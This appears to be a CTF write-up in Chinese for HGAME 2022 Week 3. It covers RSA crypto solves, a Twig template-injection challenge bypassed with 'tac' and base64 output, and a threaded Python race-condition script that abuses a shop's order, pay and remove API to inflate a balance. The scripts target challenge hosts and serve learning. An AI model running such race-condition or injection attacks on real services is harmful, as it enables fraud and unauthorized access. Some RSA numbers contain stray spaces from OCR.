
HGAME 2022 Week3 writeup by nerowander

这周有点摸了……希望 week4 不要交白卷

CRYPTO

Multi Prime RSA

利用欧拉函数的通用公式求解即可



```python
import gmpy2
from Crypto.Util.number import long_to_bytes
import libnum
from libnum import n2s
n = 10393443721650871000010639205981518123241510646848418452509747585252651485677061037849584248731817213524
e = 65537
c = 8446773954964664115203941908697872612099602467344154062179759864188657606800245421192318732591318612088
p = 617899321487194773840274583333805689780562861361378290929523173077119083534 77
q = 91207969353355763685633284378833506319794714507027332929290701748727534193861
r = 10547129960737538862234727247920794450967050283565125094520339753001086180 9367
s = 83153238748903772448138307505579799277162652151244477391465130504267171881437
phi = (p**2-p)*(q**3-q**2)*(r**5-r**4)*(s**7-s**6)
d = gmpy2.invert(e, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
#n = p ** 2 * q ** 3 * r ** 5 * s ** 7
```

RSA Attack 3

考点为低指数解密攻击，在网上有一些低指数解密攻击的工具

求得 d 后，用最基本的公式求解 m 即可

WEB

SecurityCenter

在 composer 安装的三个包中发现了 twig 包，查找资料后发现是 ssti 的模板攻击，同时发现可以在 summ3r 安全中心的这块板子上注入命令

查找 flag

cat 被禁用掉了，用和 cat 相反的 tac

然后又不能直接以明文的形式回显出 flag，会被过滤掉

可以以 base64 的形式回显

解码即可


这道题如果稍微了解一点点 linux 文件系统的常用命令的话，就差不多可以做出来了

Vidar shop demo

考点为条件竞争，不会用 bp，只好用脚本了

关键是装载好各个信息，然后让卖的线程大于买的线程

随便拿一个徽章就可以了



```python
import ...
paycreateUrl = 'http://05033437c8.vidar-shop.mjclouds.com/api/pay/create'
ordercreateUrl = 'http://05033437c8.vidar-shop.mjclouds.com/api/order/create'
removeUrl = 'http://05033437c8.vidar-shop.mjclouds.com/api/order/remove'
headers = {...}#请求头中的个人信息
Data = {...}#购买的物品信息的json数据，前后需要保持一致
def pay():
    response = requests.post(ordercreateUrl, data=json.dumps(Data), headers=headers)
    oid = json.loads(response.text)['id']
    payData = {
        'amount': 40,
        'oid': oid,
        'uid': 240,
    }
    requests.post(paycreateUrl, data=json.dumps(payData), headers=headers)
    return oid
def sell(oid):
    removeData = {
        'id': oid
    }
    p = requests.post(removeUrl, data=json.dumps(removeData), headers=headers)
    print(p.text)
def solve():
    oid = pay()
    for j in range(100):
        threading.Thread(target=sell(oid)).start()
if __name__ == '__main__':
    for i in range(50):
        threading.Thread(target=solve()).start()
```

刷到大于 10000 余额即可购买 flag

Wow，很神奇